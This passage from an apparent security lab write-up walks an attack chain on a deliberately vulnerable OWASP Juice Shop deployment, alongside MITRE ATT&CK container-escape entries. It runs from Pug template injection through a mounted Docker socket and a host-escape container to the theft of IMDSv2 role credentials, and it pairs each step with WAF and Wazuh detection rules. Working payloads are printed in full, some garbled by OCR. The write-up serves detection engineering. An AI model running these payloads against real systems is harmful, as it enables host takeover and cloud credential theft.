
Home > Techniques > Enterprise > Deploy Container

Deploy Container

Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment. In Kubernetes environments, an adversary may attempt to deploy a privileged or vulnerable container into a specific node in order to Escape to Host and access other containers running on the node. [1]

Containers can be deployed by various means, such as via Docker's `create` and `start` APIs or via a web application such as the Kubernetes dashboard or Kubeflow. [2][3][4] In Kubernetes environments, containers may be deployed through workloads such as ReplicaSets or DaemonSets, which can allow containers to be deployed across multiple nodes.[5] Adversaries may deploy containers based on retrieved or built malicious images or from benign images that download and execute malicious payloads at runtime.[6]

Figure 89. MITRE ATT&CK T1610 (Deploy Container)



Home > Techniques > Enterprise > Escape to Host

Escape to Host

Adversaries may break out of a container or virtualized environment to gain access to the underlying host. This can allow an adversary access to other containerized or virtualized resources from the host level or to the host itself. In principle, containerized / virtualized resources should provide a clear separation of application functionality and be isolated from the host environment.[1]

There are multiple ways an adversary may escape from a container to a host environment. Examples include creating a container configured to mount the host's filesystem using the bind parameter, which allows the adversary to drop payloads and execute control utilities such as cron on the host; utilizing a privileged container to run commands or load a malicious kernel module on the underlying host; or abusing system calls such as `unshare` and `keyctl` to escalate privileges and steal secrets.[2][3][4][5][6][7]

Additionally, an adversary may be able to exploit a compromised container with a mounted container management socket, such as `docker.sock`, to break out of the container via a Container Administration Command.[5] Adversaries may also escape via Exploitation for Privilege Escalation, such as exploiting vulnerabilities in global symbolic links in order to access the root directory of a host machine.[8]

In ESXi environments, an adversary may exploit a vulnerability in order to escape from a virtual machine into the hypervisor.[9]

Gaining access to the host may provide the adversary with the opportunity to achieve follow-on objectives, such as establishing persistence, moving laterally within the environment, accessing other containers or virtual machines running on the host, or setting up a command and control channel on the host.

Figure 90. MITRE ATT&CK T1611 (Escape to Host)

The ATT&CK backbone — T1610 (Deploy Container), T1611 (Escape to Host), T1548 (Abuse Elevation Control). Scenario 3 walks the second and third paths T1190 named, one after another. After the web-app RCE, the attacker abuses the mounted Docker socket to **Deploy Container (T1610)** and then **Escape to Host (T1611)** — the container breakout MITRE calls out by name — before abusing over-permissive IAM to **escalate privileges (T1548)**. The whole chain is a walk down the ATT&CK tree from initial access to host control and then to the cloud account.

5.2.1 The idea

Scenario 3 is the project's longest chain — a single web-app flaw escalated all the way to a database breach, crossing four telemetry layers. A Server-Side Template Injection in the web app gives code execution *inside a container*; a carelessly mounted Docker socket turns that into control of the *host*; the host's role is stolen and escalated to account **administrator**; and from there the attacker pivots over SSM into a private subnet and reads a finance database it was never allowed to reach. Its defining property is **redundant detection**: the escape is

caught both by the WAF (the payload) and by the Docker daemon (the container that actually gets created).

```
SSTI
  → RCE (Juice Shop)
  → abuse mounted docker.sock
  → escape to host
  → steal host role from IMDS (even on IMDSv2)
  → IAM privilege-escalation to admin
  → SSM port-forward into the private subnet
  → brute-force the finance portal
  → read RDS
```

5.2.2 Docker 101 and the deliberate misconfiguration

A Docker **image** is a read-only, layered filesystem plus metadata.

A **container** is a running instance of one.

The critical point is that a container is *not* a virtual machine: it shares the host's Linux kernel and is isolated only by **namespaces** and **cgroups**. The daemon that runs it (dockerd) is **root**, and it is driven through a single Unix socket, **/var/run/docker.sock**. That socket is the whole security model in one line — anything that can write to it can tell the daemon to launch a container with any mount or privilege, which is equivalent to root on the host.

How it was deliberately made vulnerable :

The OWASP Juice Shop container was run with the host's Docker socket mounted inside it, which hands any code in that container root-level control of the host's Docker daemon:

```
docker run -d -p 3000:3000 -v /var/run/docker.sock:/var/run/docker.sock
bkimminich/juice-shop
```

Where this happens in the real world :

Mounting docker.sock into a container is a common convenience in CI/CD runners, monitoring agents and "Docker-in-Docker" setups — and a well-known escape path. Attackers who land in such a container routinely use the socket to launch a privileged container and break out to the host, as seen in several Kubernetes and CI/CD compromises.

5.2.3 The attack, step by step and how each step is caught

Step 1 — SSTI to remote code execution

The entry point is the very same **OWASP Juice Shop** attacked in Chapter 4. Its /profile page renders the username field with a **Pug** template, so a #{…} expression is executed server-side. The classic proof is arithmetic — #{6*6} comes back as 36 — and from there the attacker reaches the Node.js runtime and, finally, child_process to run shell commands:

```
#{6*6}
```

```
#{global.process.version}
```

```
#{global.process.mainModule.require('child_process').execFileSync('/nodejs/bin/node',['-
e',…'])}
```




*Figure 91. SSTI proof: the payload #{6*6} in the Juice Shop /profile username field renders 36 — the Pug template executes the expression.*




Figure 92. SSTI escalation: #{global.process.version} returns the Node.js runtime version (v24.17.0).




Figure 93. SSTI remote code execution: process information reveals the container context (uid 65532, cwd /juice-shop).

How we detect it :

The WAF audit log (decoded by the modsecurity_decoder) catches the request. Because a complex escape payload does not always earn CRS's attack-ssti tag, the rules key on the *structure* of the body: rule 100301 on the CRS SSTI tag, 100302 on child_process/execFileSync//nodejs/bin/node (RCE), and 100303 on container-detection recon.

Step 2 — Find and confirm the mounted Docker socket

Now with code execution inside the container, the attacker checks for the socket — and finds it, mounted and writable:

```
#{(function(){const fs=global.process.mainModule.require('fs');return
JSON.stringify(fs.statSync('/var/run/docker.sock'))})()}
```




Figure 94. SSTI reads the mounted Docker socket ({exists:true, isSocket:true, mode 660}) — the escape primitive is present.




Figure 95. The mounted Docker socket confirmed through the Docker API (bind mount of /var/run/docker.sock).

How we detect it :

The Docker Engine events flow to Wazuh through the docker-listener wodle, decoded into the docker.* namespace by a dedicated decoder:

```
<decoder name="docker_listener_json">
  <prematch type="pcre2">^\{"integration"\s*:\s*"docker"</prematch>
  <plugin_decoder>JSON_Decoder</plugin_decoder>
  <use_own_name>true</use_own_name>
</decoder>
```

Step 3 — Escape the container to the host

Through the socket, the attacker asks the daemon to create a new container that bind-mounts the host filesystem and reads it — the breakout. The container-create returns HTTP 204, and reading its output back reveals the host's /etc/passwd:




Figure 96. Pull the Alpine image through the exposed Docker




Figure 97. Creating the escape container through the socket returns HTTP 204 — the container is created.

Create the malicious container 'pp' as the attacker :

```
{global.process.mainModule.require('child_process').execFileSync('/nodejs/bin/node',['-e',"const
h=require('http'),b=JSON.stringify({Image:'alpine',Tty:true,Cmd:['cat','/p'],HostConfig:{Binds:['/
etc/passwd:/p:ro']}}),q=h.request({socketPath:'/var/run/docker.sock',path:'/containers/create?
```

name=pp',method:'POST',headers:{'Content-Type':'application/json','ContentLength':Buffer.byteLength(b)}},r=>r.pipe(process.stdout));q.end(b)"]).toString()}




Figure 98. Retrieve the result encoded Base64




Figure 99. The container's cat /etc/passwd output, base64-decoded: host accounts (root, daemon, …) — host filesystem access confirmed.

How we detect it — two independent sensors (the scenario's headline) :

The escape is caught first at the **WAF** (the payload that *asks*: rules 100305/100306 on HostConfig.Binds/NetworkMode:host, level 13) and again at the **Docker daemon** (the container that *actually gets created*: rules 100311–100314 on image-pull/container-create/start). Either sensor alone is enough — together they make the escape almost impossible to miss.

Step 4 — Steal the host role, even on IMDSv2

Between Scenarios 2 and 3 the instance was hardened to IMDSv2 — but that only stops a *constrained* SSRF, not a host-level attacker. From a container attached to the host network, the attacker completes the IMDSv2 token handshake normally and steals the host EC2 role's credentials:

Pull a curlimages/curl:latest to Steal IMDSv2 Credentials :

```
# {global.process.mainModule.require('child_process').execFileSync('/nodejs/bi n/node',['-e','"const h=require('http');const b=JSON.stringify({Image:'curlimages/curl:latest',Tty:true,Entrypoint: ['sh','-c'],Cmd: ['TOKEN=$(curl -s -X PUT http://169.254.169.254/latest/api/token -H \"X-aws-ec2-metadata-token-ttl- seconds: 21600\"); ROLE=$(curl -s -H \"X-aws-ec2-metadata-token: $TOKEN\" http://169.254.169.254/latest/meta-data/iam/security-credentials/); echo Role=$ROLE; curl -s -H \"X-aws-ec2-metadata-token: $TOKEN\" http://169.254.169.254/latest/meta-data/iam/security- credentials/$ROLE'],HostConfig: {NetworkMode:'host'}});const q=h.request({socketPath:'/var/run/docker.sock',path:'/containers/create? name=imds-v2-creds-proof',method:'POST',headers:{'Content- Type':'application/json','Content-Length':Buffer.byteLength(b)}},r=>r.pipe(process.stdout));q.end(b)"]).toStri ng()}
```




Figure 101. The SSTI payload injected into the Juice Shop /profile username field, staging the IMDSv2 token handshake.




Figure 102. docker image ls on the compromised host — the attacker's curlimages/curl image, ready to run as a host-networked container.

```
#{global.process.mainModule.require('child_process').execFileSync('/nodejs/bi n/node',['-e','"const h=require('http');const q=h.request({socketPath:'/var/run/docker.sock',path:'/containers/imds-v2-
```

```
creds-proof/start',method:'POST'},r=>
{process.stdout.write(String(r.statusCode));r.resume()});q.end()"]).toString ()}
```




Figure 103. The SSTI payload creating a container through the mounted Docker socket (the API returns HTTP 204).

```
#{global.process.mainModule.require('child_process').execFileSync('/nodejs/bin/node',['-
e',"require('http').get({socketPath:'/var/run/docker.sock',path:'/containers/imds-v2-creds-
proof/logs?stdout=1&stderr=1'},r=>r.pipe(process.stdout))"]).toString('base64')}
```




Figure 104. The SSTI payload reading the container's stdout — the base64-encoded IMDSv2 credentials.




Figure 105. Decoding the base64 blob back to the raw Scenario3-Ec2-S3Reader credentials.



Figure 106. IMDSv2 host-role credentials stolen (Scenario3-Ec2-S3Reader) via the host-network curl container.

